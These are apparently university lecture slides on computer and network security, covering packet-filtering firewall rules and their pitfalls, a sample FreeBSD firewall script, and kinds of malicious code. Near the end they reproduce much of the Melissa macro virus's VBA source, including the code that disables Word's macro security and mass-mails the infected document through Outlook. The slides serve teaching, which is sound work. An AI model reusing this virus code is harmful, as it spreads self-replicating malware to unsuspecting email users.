CIS 551 / TCOM 401

Computer and Network Security


Spring 2006

Lecture 19

Plan for today

- Finish overview of Firewalls
- Start talking about Worms & Viruses

When to Filter?



On Input or Output

- Filtering on *output* can be more efficient since it can be combined with table lookup of the route.
- However, some information is lost at the output stage
  - e.g. the physical input port on which the packet arrived.
  - Can be useful information to prevent address spoofing.
- Filtering on *input* can protect the router itself.

Recommend: Filter ASAP

Action	src	port	dest	port	comment
block	BAD	*	*	*	we don't trust them
allow	*	*	GW	25	connect to our SMTP
allow	GW	25	*	*	our reply packets

Is preferred over:

Action	src	port	dest	port	comment
block	*	*	BAD	*	subtle difference
allow	*	*	GW	25	connect to our SMTP
allow	GW	25	*	*	our reply packets

Example of a Pitfall

- Filter output to allow incoming and outgoing mail, but prohibit all else.


Action	dest	port	comment
allow	*	25	incoming mail
allow	*	>= 1024	outgoing responses
block	*	*	nothing else

- Apply this output filter set to both interfaces of the router. Does it work?
- Unintended consequence: allows all communication on high numbered ports!

Another problem with Filtering

- Handling IP Fragments
  - Possible for ACK and SYN flag bits in a TCP packet could end up in a different IP fragment than the port number
  - There are malicious tools that intentionally break up traffic in this way
  - Fix: Problem is "tiny" initial IP fragment, so require that initial IP fragment be > 16 bytes (or better yet, large enough for whole TCP header).

Proxy-based Firewalls



- Proxy acts like *both* a client and a server.
- Able to filter using application-level info
  - For example, permit some URLs to be visible outside and prevent others from being visible.
- Proxies can provide other services too
  - Caching, load balancing, etc.
  - FTP and Telnet proxies are common too
- Related to Network Intrusion Detection Systems (NIDS) -- more soon

Example “real” firewall config script

```
#############
# FreeBSD Firewall configuration.
# Single-machine custom firewall setup. Protects somewhat
# against the outside world.
#############

# Set this to your ip address.
ip="192.100.666.1"
setup_loopback

# Allow anything outbound from this address.
${fwcmd} add allow all from ${ip} to any out

# Deny anything outbound from other addresses.
${fwcmd} add deny log all from any to any out

# Allow inbound ftp, ssh, email, tcp-dns, http, https, imap, imaps,
# pop3, pop3s.
${fwcmd} add allow tcp from any to ${ip} 21 setup
${fwcmd} add allow tcp from any to ${ip} 22 setup
${fwcmd} add allow tcp from any to ${ip} 25 setup
${fwcmd} add allow tcp from any to ${ip} 53 setup
${fwcmd} add allow tcp from any to ${ip} 80 setup
${fwcmd} add allow tcp from any to ${ip} 443 setup
…
```

Principles for Firewall Configuration

- Least Privileges:
  - Turn off everything that is unnecessary (e.g. Web Servers should disable SMTP port 25)
- Failsafe Defaults:
  - By default should reject
  - (Note that this could cause usability problems…)
- Egress Filtering:
  - Filter outgoing packets too!
  - You know the valid IP addresses for machines internal to the network, so drop those that aren't valid.
  - This can help prevent DoS attacks in the Internet.

Benefits of Firewalls

- Increased security for internal hosts.
- Reduced amount of effort required to counter break ins.
- Possible added convenience of operation within firewall (with some risk).
- Reduced legal and other costs associated with hacker activities.

- We'll see that Proxy-based firewalls are useful for inrusion detection systems

Drawbacks of Firewalls

- Costs:
  - Hardware purchase and maintenance
  - Software development or purchase, and update costs
  - Administrative setup and training, and ongoing administrative costs and trouble-shooting
  - Lost business or inconvenience from broken gateway
  - Loss of some services that an open connection would supply.
- False sense of security
  - Firewalls don’t protect against viruses…
  - Can almost always "tunnel" one protocol on top of another: e.g. mail protocol on top of HTTP

Malicious Code

- Trapdoors (e.g. debugging modes)
- Trojan Horses (e.g. Phishing, Web sites with exploits)
- Worms (e.g. Slammer, Sasser, Code Red)
- Viruses (e.g. Bagle MyDoom mail virus)

- The distinction between worms and viruses is somewhat fuzzy

Trapdoors

- A trapdoor is a secret entry point into a module
  - Affects a particular system

- Inserted during code development
  - Accidentally (forget to remove debugging code)
  - Intentionally (maintenance)
  - Maliciously (an insider creates a hole)

Trojan Horse

- A program that pretends to be do one thing when it does another
  - Or does more than advertised

- Login Prompts
  - Trusted path
- Accounting software
- Examples:
  - Game that doubles as a sshd process.
  - Phishing attacks (Spoofed e-mails/web sites)

Worms (In General)

- Self-contained running programs
  - Unlike viruses (although this distinction is mostly academic)
- Infection strategy more active
  - Exploit buffer overflows
  - Exploit bad password choice
- Defenses:
  - Filtering firewalls
  - Monitor system resources
  - Proper access control

Viruses

- A *computer virus* is a (malicious) program
  - Creates (possibly modified) copies of itself
  - Attaches to a host program or data
  - Often has other effects (deleting files, “jokes”, messages)

- Viruses cannot propagate without a “host”
  - Typically require some user action to activate

Virus/Worm Writer's Goals

- Hard to detect
- Hard to destroy or deactivate
- Spreads infection widely/quickly
- Can reinfect a host
- Easy to create
- Machine/OS independent

Kinds of Viruses

- Boot Sector Viruses
  - Historically important, but less common today
- Memory Resident Viruses
  - Standard infected executable
- Macro Viruses (probably most common today)
  - Embedded in documents (like Word docs)
  - Macros are just programs
  - Word processors & Spreadsheets
    - Startup macro
    - Macros turned on by default
  - Visual Basic Script (VBScript)

Melissa Macro Virus

- Implementation
  - VBA (Visual Basic for Applications) code associated with the "document.open" method of Word
- Strategy
  - Email message containing an infected Word document as an attachment
  - Opening Word document triggers virus if macros are enabled
  - Under certain conditions included attached documents created by the victim

Melissa Macro Virus: Behavior

- Setup
  - lowers the macro security settings
  - permit all macros to run without warning
  - Checks registry for key value "… by Kwyjibo"
  - **HKEY_Current_User\Software\Microsoft\Office\Melissa?**

- Propagation
  - sends email message to the first 50 entries in every Microsoft Outlook MAPI address book readable by the user executing the macro

Melissa Macro Virus: Behavior

- Propagation Continued
  - Infects Normal.doc template file
  - Normal.doc is used by all Word documents

- “Joke”
  - If minute matches the day of the month, the macro inserts message “Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.”

```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> ""
Then
    CommandBars("Macro").Controls("Security...").Enabled = False
    System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
    "Level") = 1&
Else
    CommandBars("Tools").Controls("Macro").Enabled = False
    Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
    Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

```
If System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
  DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
                                          Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't
                                        show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
```

Worm Research Sources

- "Inside the Slammer Worm"
  - Moore, Paxson, Savage, Shannon, Staniford, and Weaver
- "How to 0wn the Internet in Your Spare Time"
  - Staniford, Paxson, and Weaver
- "The Top Speed of Flash Worms"
  - Staniford, Moore, Paxson, and Weaver
- "Internet Quarantine: Requirements for Containing Self-Propagating Code"
  - Moore, Shannon, Voelker, and Savage
- "Automated Worm Fingerprinting"
  - Singh, Estan, Varghese, and Savage

- Links on the course web pages.